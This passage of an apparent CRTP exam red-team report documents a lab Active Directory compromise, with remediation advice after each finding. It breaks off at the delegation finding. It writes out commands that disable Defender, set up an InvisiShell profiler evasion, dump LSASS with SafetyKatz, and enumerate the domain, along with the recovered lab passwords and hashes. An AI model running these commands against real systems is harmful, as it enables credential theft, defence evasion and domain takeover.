

RED TEAM ASSESSMENT REPORT

Certified Red Team Professional (CRTP) - Exam Report

Aug 17, 2026

VERSION 1.0

Altered Security - CRTP Exam Lab

CONTACT

Meet Darji

meetd5770@gmail.com



TABLE OF CONTENTS

- 1 DOCUMENT CONTROL 3
 - 1.1 Team 3
 - 1.2 List of Changes 3
- 2 EXECUTIVE SUMMARY 3
 - 2.1 Summary 3
 - 2.2 Identified Misconfigurations 4
- 3 METHODOLOGY 5
 - 3.1 Objective 5
 - 3.2 Scope 5
 - 3.3 Provided User Account and Machine 6
- 4 COMPROMISE PATH 6
 - 4.1 F-1 · Initial Foothold, Cleartext Credentials in a File Share 6
 - 4.2 F-2 · Local Privilege Escalation and LSASS Credential Theft 8
 - 4.3 F-3 · Domain Reconnaissance and Attack-Path Discovery 11
 - 4.4 F-4 · Resource-Based Constrained Delegation (RBCD) to MGMTSRV 13
 - 4.5 F-5 · Active Directory ACL Abuse, AddSelf and Force-Change-Password 16
 - 4.6 F-6 · Lateral Movement to TECHSRV30 and Local Secret Extraction 19
 - 4.7 F-7 · Group-Membership Pivot to ADMIN_SRV86 and LSA Secrets Harvest 22
 - 4.8 F-8 · AD CS ESC3, Enrollment-Agent Abuse to Domain Admin 24
 - 4.9 F-9 · Cross-Forest Compromise, Trust-Key Forgery into finance.corp 27
- 5 RECOMMENDATIONS 31
- 6 CONCLUSION 33
- 7 DISCLAIMER 34
- 8 APPENDIX 34
 - 8.1 Compromised Credentials and Secrets 34
 - 8.2 Key Domain Facts 35
 - 8.3 Tooling 35

LIST OF FIGURES

- Figure 1 - The maintenance share and the backup script it exposes 7

Figure 2 - Cleartext studentadmin password inside the backup script	7
Figure 3 - runas as the recovered studentadmin account	8
Figure 4 - Defender real-time monitoring disabled	9
Figure 5 - STUDVM\$ machine-account NTLM hash recovered from LSASS	10
Figure 6 - Forest trust to finance.corp discovered by adPEAS	11
Figure 7 - BloodHound shortest path to Domain Admin	13
Figure 8 - Configuring Resource-Based Constrained Delegation on MGMTSRV	14
Figure 9 - OS command execution on MGMTSRV as techadmin	15
Figure 10 - techservice credentials recovered from MGMTSRV	16
Figure 11 - Management group holds Force-Change-Password over puretech	17
Figure 12 - Self-adding techservice into the privileged Management group	17
Figure 13 - Fresh techservice TGT requested after the group change	18
Figure 14 - Force-resetting the puretech account password	18
Figure 15 - Interactive session as puretech	18
Figure 16 - SAM dump on TECHSRV30 exposing the local admin securetech	21
Figure 17 - TECHSRV30\$ self-added to the srvusers group (local admin on ADMIN_SRV86)	22
Figure 18 - Requesting the FIDO enrollment-agent certificate as causer	25
Figure 19 - Domain Admin TGT via PKINIT and OS command execution on TECH-DC	26
Figure 20 - PKINIT TGT verified and OS command execution on FINANCE-DC as finadmin	30
Figure 21 - Final objective flag read on FINANCE-DC as finadmin	31

1 DOCUMENT CONTROL

1.1 TEAM

Contact	Details	Role
Meet Darji	E-Mail: meetd5770@gmail.com	Lead Pentester, Red Team Operator

1.2 LIST OF CHANGES

Version	Description	Date
0.1	Initial draft, attack path captured	Aug 16, 2026
1.0	Final version, narrative, evidence and remediation completed	Aug 17, 2026

2 EXECUTIVE SUMMARY

2.1 SUMMARY

This report documents a full red team assessment of the `tech.corp` Active Directory domain and its bidirectional forest trust with `finance.corp`, performed as part of the Certified Red Team Professional (CRTP) examination. Testing began from an assumed-breach position: a single low-privileged user, `tech\studentuser`,

on the foothold workstation **STUDVM**. No exploit of unpatched software was used at any point. Every step abused a legitimate Windows or Active Directory feature that had been left in an insecure configuration.

From that starting point we obtained **complete control of the** `tech.corp` **domain** and then **pivoted across the forest trust to compromise** `finance.corp`, retrieving the final objective flag from the desktop of a privileged account on the `finance.corp` domain controller. The compromise was achieved by chaining the following weaknesses, each ordinary on its own but devastating in sequence:


- **Cleartext credentials in a readable file share** gave the first privilege escalation on the foothold host.
- **No LAPS and reused local administrator rights** allowed credential theft from LSASS and lateral movement between member servers.
- **Resource-Based Constrained Delegation (RBCD)** that a machine account could configure on itself let us impersonate a Domain Admin to a management server.
- **Dangerous Active Directory ACLs** (self-membership into privileged groups, and force-password-reset rights over another user) extended access without ever cracking a password.
- **An Active Directory Certificate Services misconfiguration (ESC3)** turned a low-privileged certificate enrollment right into a Domain Admin logon.
- **A forest trust without effective SID filtering on the outbound path** allowed a forged inter-realm ticket to be honoured by `finance.corp`.

Overall posture is assessed as **Critical**. A single foothold credential was sufficient to reach Enterprise Admin in `tech.corp` (the `techadmin` account is a member of both Domain Admins and Enterprise Admins) and to cross the trust boundary into a second forest. The recommendations prioritise the changes that break the *earliest* links in this chain, because doing so collapses everything downstream of them.

2.2 IDENTIFIED MISCONFIGURATIONS

Name	Affected Components	Page
F-1 · Initial Foothold, Cleartext Credentials in a File Share	STUDVM	6
F-2 · Local Privilege Escalation and LSASS Credential Theft	STUDVM	8
F-3 · Domain Reconnaissance and Attack-Path Discovery	tech.corp (domain-wide)	11
F-4 · Resource-Based Constrained Delegation (RBCD) to MGMTSRV	MGMTSRV	13
F-5 · Active Directory ACL Abuse, AddSelf and Force-Change-Password	tech.corp (Directory ACLs)	16
F-6 · Lateral Movement to TECHSRV30 and Local Secret Extraction	TECHSRV30	19
F-7 · Group-Membership Pivot to ADMIN_SRV86 and LSA Secrets Harvest	ADMIN_SRV86	22
F-8 · AD CS ESC3, Enrollment-Agent Abuse to Domain Admin	TECH-DC (tech-tech-dc-CA)	24
F-9 · Cross-Forest Compromise, Trust-Key Forgery into finance.corp	FINANCE-DC	27

3 METHODOLOGY



The assessment followed an assumed-breach methodology aligned with the MITRE ATT&CK framework. Beginning with the credentials of a single low-privileged domain user, testing progressed through the following phases:

- **Reconnaissance and Enumeration:** mapping users, groups, computers, ACLs, certificate templates, delegation and trusts using adPEAS, PowerView and BloodHound.
- **Privilege Escalation:** abusing file-share secrets, delegation (RBCD), dangerous ACLs and AD CS (ESC3).
- **Credential Access:** extracting secrets from LSASS, the SAM and LSA secrets with an evasive build of Mimikatz.
- **Lateral Movement:** replaying harvested hashes and Kerberos tickets across hosts (Over-Pass-the-Hash, S4U, Pass-the-Ticket).
- **Domain and Forest Dominance:** reaching Domain and Enterprise Admin in `tech.corp` and pivoting across the trust into `finance.corp`.

3.1 OBJECTIVE

The goal of the assessment was to identify and exploit misconfigurations in the environment, assuming all hosts carry current security patches and that Microsoft Defender is enabled. For each machine in scope the objective was to obtain and prove operating-system-level command execution, and to document the complete path of compromise across the `tech.corp` domain and its trust with `finance.corp`.

Assessment goal: Compromise the machines in scope, prove OS-level command execution on each, and retrieve the final objective flag from `finance.corp`.

3.2 SCOPE

As of **Aug 16, 2026**, the scope is defined as below:

Targeted Systems:

Hostname	Role	Domain
STUDVM	Foothold workstation (assumed breach)	tech.corp
TECH-DC	Domain Controller / AD CS Certificate Authority	tech.corp
MGMTSRV	Management server (RBCD target)	tech.corp
TECHSRV30	Application server	tech.corp
ADMINSRV86	Administration server	tech.corp
FINANCE-DC	Forest-root Domain Controller	finance.corp

Forest trust: tech.corp to finance.corp, Bidirectional, Transitive, marked QUARANTINED_DOMAIN (SID filtering enabled on the trust).

3.3 PROVIDED USER ACCOUNT AND MACHINE

User Name	Machine Name
tech\studentuser	STUDVM

4 COMPROMISE PATH

4.1 F-1 · INITIAL FOOTHOLD, CLEARTEXT CREDENTIALS IN A FILE SHARE

HOSTNAME	STUDVM
FQDN	studvm.tech.corp
OS DETAILS	Windows 10 (foothold workstation)

DESCRIPTION

Starting as the unprivileged user tech\studentuser, enumeration of accessible SMB shares revealed a non-default share named maintenance on the domain controller that was readable by standard users. It contained a PowerShell backup script, Backup-ADSystemStateAndGPO.ps1, in which the **cleartext password of the local administrator account** studentadmin had been hard-coded. Storing credentials in a world-readable script is a classic operational mistake and it provided the first privilege escalation on the foothold host.

COMPROMISE STEPS

Enumerate shares on the domain controller and open the unusual maintenance share:

```
net view \\tech-dc.tech.corp
# ... maintenance Disk ...
dir \\tech-dc.tech.corp\maintenance\
# Backup-ADSystemStateAndGPO.ps1
```

```
PS C:\Users\studentuser\Desktop\shared> dir \\tech-dc.tech.corp\maintenance\


Directory: \\tech-dc.tech.corp\maintenance

Mode                LastWriteTime         Length Name
----                -
-a----             9/4/2025   4:17 AM           2890 Backup-ADSystemStateAndGPO.ps1

PS C:\Users\studentuser\Desktop\shared> copy \\tech-dc.tech.corp\maintenance\Backup-ADSystemStateAndGPO.ps1 C:\Users\studentuser\Desktop\shared
PS C:\Users\studentuser\Desktop\shared> notepad .\Backup-ADSystemStateAndGPO.ps1
PS C:\Users\studentuser\Desktop\shared> _
```

Figure 1: The maintenance share and the backup script it exposes

Reading the script reveals the hard-coded credentials for `studentadmin`:



```
Backup-ADSystemStateAndGPO - Notepad
File Edit Format View Help
# $passwd = ConvertTo-SecureString 'P@ssS3cretforuservirtualmachineAdm!nthatitisnotguessable!' -AsPlainText -Force
# $creds = New-Object System.Management.Automation.PSCredential ('.\studentadmin', $passwd)

$certSubjectName = "CN = puretech,CN = Users,DC = tech,DC = corp"
$userCerts = Get-ChildItem -Path Cert:\CurrentUser\My | Where-Object { $_.Subject -like "*$certSubjectName*" }

if ($userCerts.Count -eq 0) {
    Write-Warning "Required user certificate with subject matching '$certSubjectName' not found in current user store. Exiting script."
    exit 1
}

# Backup locations
$SystemStateBackupPath = "D:\ADBackups\SystemState"
$GPOBackupPath = "D:\ADBackups\GPOBackups"

# check folder
if (-not (Test-Path $SystemStateBackupPath)) {
    New-Item -Path $SystemStateBackupPath -ItemType Directory | Out-Null
}
if (-not (Test-Path $GPOBackupPath)) {
    New-Item -Path $GPOBackupPath -ItemType Directory | Out-Null
}

function Backup-SystemState {
    $timestamp = Get-Date -Format "yyyy\MMdd-HH:mm:ss"
    $backupDir = Join-Path $SystemStateBackupPath "SystemStateBackup-$timestamp"
    Write-Host "Starting System State backup to $backupDir"
    # Run wbadmin to create system state backup
    $wbadminArgs = "start systemstatebackup -backupTarget:$backupDir -quiet"
    $result = Start-Process -FilePath wbadmin -ArgumentList $wbadminArgs -Wait -NoNewWindow -PassThru
    if ($result.ExitCode -eq 0) {
        Write-Host "System State backup completed successfully."
    } else {
        Write-Warning "System State backup failed with exit code $($result.ExitCode)"
    }
}
```

Figure 2: Cleartext studentadmin password inside the backup script

Authenticate as the recovered local administrator:

```
Username : studentadmin
Password : P@ssS3cretforuservirtualmachineAdm!nthatitisnotguessable!

runas /user:studentadmin "cmd.exe"
# Attempting to start cmd.exe as user "studvm\studentadmin" ...
```




Figure 3: runas as the recovered studentadmin account

RECOMMENDATIONS

- **Never store credentials in scripts** on file shares. Move the backup job to a **Group Managed Service Account (gMSA)** whose password is machine-managed and never exposed.
- Restrict the `maintenance` share ACL to only the accounts that require it, and audit SYSVOL/NETLOGON and custom shares for embedded secrets.
- Rotate the `studentadmin` password immediately and enforce **LAPS** so the local administrator password is unique per host.

REFERENCES

- <https://attack.mitre.org/techniques/T1552/001/>
- <https://learn.microsoft.com/windows-server/security/group-managed-service-accounts/group-managed-service-accounts-overview>

4.2 F-2 · LOCAL PRIVILEGE ESCALATION AND LSASS CREDENTIAL THEFT

HOSTNAME	STUDVM
FQDN	studvm.tech.corp
OS DETAILS	Windows 10 (foothold workstation)


DESCRIPTION

With local administrator rights as `studentadmin`, we established full control of STUDVM: real-time protection was disabled, the original `studentuser` was added to the local Administrators group for a stable high-integrity session, and LSASS was dumped with an evasive build of Mimikatz. This yielded the **NTLM hash of the machine account** `STUDVM$`, which becomes the key to the delegation attack in finding F-4.

COMPROMISE STEPS

Disable Defender real-time monitoring and grant `studentuser` local admin:


```
Set-MpPreference -DisableRealtimeMonitoring $true  
net localgroup administrators TECH\studentuser /add
```



```
Microsoft Windows [Version 10.0.20348.4052]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>powershell -ep bypass  
Windows PowerShell  
Copyright (c) Microsoft Corporation. All rights reserved.  
  
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows  
  
PS C:\Windows\system32> cd ../  
PS C:\Windows> cd ..  
PS C:\> cd .\Users\studentuser\Desktop\shared\  
PS C:\Users\studentuser\Desktop\shared> .\RunWithRegistryNonAdmin.bat  
C:\Users\studentuser\Desktop\shared>set COR_ENABLE_PROFILING=1  
C:\Users\studentuser\Desktop\shared>set COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}  
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}" /f  
The operation completed successfully.  
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /f  
The operation completed successfully.  
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /ve /t REG_SZ /d "C:\Users\studentuser\Desktop\shared\InvisiShellProfiler.dll" /f  
The operation completed successfully.  
C:\Users\studentuser\Desktop\shared>powershell  
Windows PowerShell  
Copyright (c) Microsoft Corporation. All rights reserved.  
  
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows  
  
PS C:\Users\studentuser\Desktop\shared> Set-MpPreference -DisableRealtimeMonitoring $true  
PS C:\Users\studentuser\Desktop\shared>
```

Figure 4: Defender real-time monitoring disabled

Dump credentials from LSASS with SafetyKatz launched through a loader:

```
Loader.exe -path SafetyKatz.exe -args "sekurlsa::evasive-logonpasswords" "exit"
```

The machine account hash is recovered:

```
* Username : studvm$  
* Domain   : TECH  
* NTLM     : 354cc671b0e734b885308de998576b0b
```

```
Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : studvm$
Domain           : TECH
Logon Server      : (null)
Logon Time       : 8/16/2026 4:55:28 AM
SID              : S-1-5-20

    msv :
        [00000003] Primary
        * Username : studvm$
        * Domain   : TECH
        * NTLM      : 354cc671b0e734b885308de998576b0b
        * SHA1      : 1a8ae8addc8507fa1cebbb76252766d226b623c7
        * DPAPI     : 1a8ae8addc8507fa1cebbb76252766d2
    tspkg :
    wdigest :
        * Username : studvm$
        * Domain   : TECH
        * Password  : (null)
    kerberos :
        * Username : studvm$
        * Domain   : TECH.CORP
        * Password  : (null)
    ssp :
    credman :
    cloudap :
```

Figure 5: STUDVM\$ machine-account NTLM hash recovered from LSASS

RECOMMENDATIONS

- Deploy **LAPS** and **Windows Defender Credential Guard** to protect LSASS secrets and prevent machine/domain credential reuse.
- Enable **Defender Tamper Protection** to prevent `Set-MpPreference` from disabling real-time protection, and alert on Defender Operational events 5001/5007 (protection-state changes) and on local-administrators group membership changes.
- Place high-value accounts in the **Protected Users** group and enforce a tiered administration model.

REFERENCES

- <https://attack.mitre.org/techniques/T1003/001/>
- <https://learn.microsoft.com/windows/security/identity-protection/credential-guard/>

4.3 F-3 - DOMAIN RECONNAISSANCE AND ATTACK-PATH DISCOVERY

HOSTNAME	tech.corp (domain-wide)
FQDN	tech-dc.tech.corp
OS DETAILS	Windows Server 2022 Datacenter (Domain Controller)

DESCRIPTION

Automated and manual enumeration built the map that drove every later step. adPEAS and PowerView revealed the forest trust to `finance.corp`, an unconstrained-delegation domain controller, `ms-DS-MachineAccountQuota` left at the default of 10, no LAPS anywhere in the domain, and an unprotected Tier-0 admin. The privileged account `techadmin` is in fact the renamed built-in Administrator (RID 500) and is a direct member of both **Domain Admins** and **Enterprise Admins**, with `admincount=1` and no Protected Users membership. adPEAS also flagged an AD CS certificate authority publishing an ESC3-vulnerable template, and BloodHound confirmed a short path to Domain Admin.

COMPROMISE STEPS

adPEAS identifies the domain and the **bidirectional, quarantined trust** to `finance.corp`:

```
domainNameDNS      : tech.corp
domainSID          : S-1-5-21-1600556212-896947471-994435180
trustPartner       : finance.corp (Bidirectional, Transitive, QUARANTINED_DOMAIN)
```

```

=====
++++ [1/10] Analyzing Domain Configuration ++++
=====

[?] Collecting domain information...
[*] Found domain information:
domainNameDNS:      tech.corp
domainNameNetBIOS:  tech
domainSID:          S-1-5-21-1600556212-896947471-994435180
domainFunctionalLevel: Windows 2016
forestFunctionalLevel: Windows 2016
forestName:         tech.corp

[?] Analyzing Kerberos policy...
[*] Found Kerberos policy:
maxTicketAgeTGT:    10 hours (default)
maxRenewalAge:      7 days (default)
krbtgtPasswordAge:  0 days (last changed: 2026-08-16)
domainControllerTime: 2026-08-16 06:33:54 UTC (skew: -1s)

[?] Checking Guest Account Status...
[*] Found disabled guest account:
[#] accountStatus:  Disabled
memberOf:          Guests

[?] Searching for Domain Controllers...
[*] Found 1 domain controller(s):
domainControllers:  tech-dc.tech.corp [PDC Emulator, Schema Master, Infrastructure Master, Domain Naming Master, RID Master]

[?] Searching for Sites and Subnets...
[*] Found 1 site(s) and 0 subnet(s):
siteName:           Default-First-Site-Name
siteSubnets:       (none)
siteDomainControllers: tech-dc.tech.corp

[?] Analyzing password policy...
[*] Found password policy:
[*] minPwdLength:    7 characters
[*] passwordComplexity: enabled
minPwdAge:           1 days
maxPwdAge:           42 days
reversibleEncryption: Disabled
lockoutThreshold:    Disabled
lockoutDuration:     10 minutes
lockoutObservationWindow: 10 minutes

```

Figure 6: Forest trust to `finance.corp` discovered by adPEAS

Privileged-account enumeration shows `techadmin` is the RID 500 account and sits in every Tier-0 group:

```
sAMAccountName : techadmin
objectSid      : S-1-5-21-1600556212-896947471-994435180-500
privilegedGroups : Domain Admins, Enterprise Admins, Schema Admins, Administrators
description    : Built-in account for administering the computer/domain
```

```
[?] Searching for privileged group members...
[!] Found 1 user(s), 1 computer(s) across 6 privileged group(s):
sAMAccountName: tech-dc$
dNSHostName: tech-dc.tech.corp
distinguishedName: CN=tech-dc,OU=Domain Controllers,DC=tech,DC=corp
objectSid: S-1-5-21-1600556212-896947471-994435180-1000
operatingSystem: Windows Server 2022 Datacenter
[+] privilegedGroups: Cert Publishers (direct)
[+] userAccountControl: TRUSTED_FOR_DELEGATION
SERVER_TRUST_ACCOUNT
pwdLastSet: 08/16/2026 04:55:59
lastLogonTimestamp: 08/16/2026 04:56:11

sAMAccountName: techadmin
distinguishedName: CN=techadmin,CN=Users,DC=tech,DC=corp
objectSid: S-1-5-21-1600556212-896947471-994435180-500
[!] privilegedGroups: Domain Admins (direct)
Group Policy Creator Owners (direct)
Enterprise Admins (direct)
Schema Admins (direct)
Administrators (direct)
description: Built-in account for administering the computer/domain
[+] userAccountControl: NORMAL_ACCOUNT
DONT_EXPIRE_PASSWORD
pwdLastSet: 08/16/2026 05:01:28
lastLogonTimestamp: 08/16/2026 05:01:27
[+] admincount: 1
```

Key weaknesses surfaced during enumeration:

Observation	Impact
ms-DS-MachineAccountQuota = 10	Any user can join computer accounts
No LAPS (0 / 5 computers)	Local admin password reuse across hosts
techadmin not in Protected Users	Tier-0 account exposed to theft/impersonation
AD CS template FIDO / FIDOUUsers	ESC3 enrollment-agent abuse possible

Session hunting and delegation checks point at the next targets:

```
Invoke-SessionHunter -NoPortScan -RawResults | select Hostname,UserSession,Access
# adminsrv86 TECH\causer False
# mgmtsrv TECH\techservice False
Get-DomainComputer -Unconstrained | select name, useraccountcontrol
# tech-dc SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
```




Figure 7: BloodHound shortest path to Domain Admin

RECOMMENDATIONS

- Lower `ms-DS-MachineAccountQuota` to **0** so standard users cannot create computer accounts (a prerequisite for several delegation attacks).
- Deploy LAPS, add Tier-0 accounts such as `techadmin` to **Protected Users**, and review AD CS template permissions (see F-8).
- Monitor for enumeration tooling (LDAP-heavy queries, SharpHound collection patterns).

REFERENCES

- <https://attack.mitre.org/techniques/T1087/002/>
- <https://bloodhound.readthedocs.io/>

4.4 F-4 · RESOURCE-BASED CONSTRAINED DELEGATION (RBCD) TO MGMTSRV

HOSTNAME	MGMTSRV
FQDN	mgmtsrv.tech.corp
OS DETAILS	Windows Server (member server)

DESCRIPTION

The compromised machine account `STUDVM$` held write access over the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of **MGMTSRV**. This is the precondition for **Resource-Based**

Constrained Delegation: by pointing MGMTSRV's delegation back at STUDVM\$ we could use the Kerberos S4U extensions to impersonate **any** user (including the Domain Admin techadmin) to services on MGMTSRV, giving full command execution on the host. Dumping the server then yielded the techservice account used in the next stage.

